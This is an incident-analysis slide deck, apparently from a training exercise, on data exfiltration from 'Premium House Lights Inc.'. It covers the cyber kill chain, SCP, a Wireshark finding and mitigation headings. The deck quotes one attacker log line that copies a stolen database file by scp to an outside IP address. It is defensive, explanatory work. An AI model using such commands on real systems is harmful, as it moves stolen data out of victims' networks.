Premium House Lights Inc.

DATA BREACH

Action On Objectives - Data Exfiltration

Prepared By: Prinson D’silva


Agenda

1. Actions on Objectives
2. Data Exfiltration
3. What is SCP?
4. Using SCP for Data Exfiltration - PHL
5. Mitigation Strategies

Actions on Objectives

With hands-on keyboard access, attackers accomplish their mission's goals.

Data Exfiltration




Retrieved from: The Cyber Kill Chain® (By Lockheed Martin)

Data Exfiltration

Attacker may steal data by exfiltrating it over an existing command and control channel. Stolen data is encoded into the normal communications channel using the same protocol as command and control communications. (William Cain, April 2023)

Cost to Company


- Disrupted Operations
- Compromised Sensitive Customer Data
- Breach of Data Protection & Privacy Protocols
- Loss of Customer Trust
- Subsequent data attacks



MITRE ATT&CK (2023)


What is SCP (Secure Copy Protocol)?

Secure Copy Protocol (SCP) is a method for transferring files between computers securely. It uses Secure Shell (SSH) to authenticate and encrypt data in transit. SCP can be used to move files between a local host and a remote host, or between two remote hosts. (IONOS, 2025)



Retrieved from: SoftwareTestingMaterial.com

PHL - Using SCP for Data Exfiltration



phl_database.pcap - Data exfiltration using SCP (Captured using Wireshark)

- The attacker stored compromised data to a database format file called “phl.db”.
- The attacker exfiltrated phl.db via scp using the following script.
- The data is transferred to the attackers system (IP 178.62.228.28) in an encrypted format.

```
19/02/22 22:02:26 scp phl.db fierce@178.62.228.28:/tmp/phl.db
```

phl_database_shell.txt

Mitigation Strategies

- Monitoring and Logging
- Access Control
- Network Security
- Data Loss Prevention (DLP)

References

- Lockheed Martin (2015) - *GAINING THE ADVANTAGE: Applying Cyber Kill Chain® Methodology to Network Defense*. Retrieved from https://www.lockheedmartin.com/content/dam/lockheed-martin/rms/documents/cyber/Gaining_the_Advantage_Cyber_Kill_Chain.pdf
- IBM (Retrieved March 2025) - *What is data exfiltration?*. Retrieved from https://www.ibm.com/think/topics/data-exfiltration
- MITRE ATT&CK (July 2019) - Tactics > Enterprise > *Exfiltration (TA0010)*. Retrieved from https://attack.mitre.org/tactics/TA0010/
- William Cain (April 2023) - *Exfiltration Over C2 Channel (T1041)*. MITRE ATT&CK. Retrieved from https://attack.mitre.org/techniques/T1041/
- IONOS (August 2020) - *SCP (Secure Copy Protocol): What is SCP?*. Retrieved from https://www.ionos.ca/digitalguide/server/know-how/scp-secure-copy/
- OpenSSH (September 2024) - Retrieved from https://www.openssh.com/
- Rajkumar (February 2025) - *What is SCP (Secure Copy Protocol)*. Software Testing Material. Retrieved from https://www.softwaretestingmaterial.com/secure-copy-protocol/

THANK YOU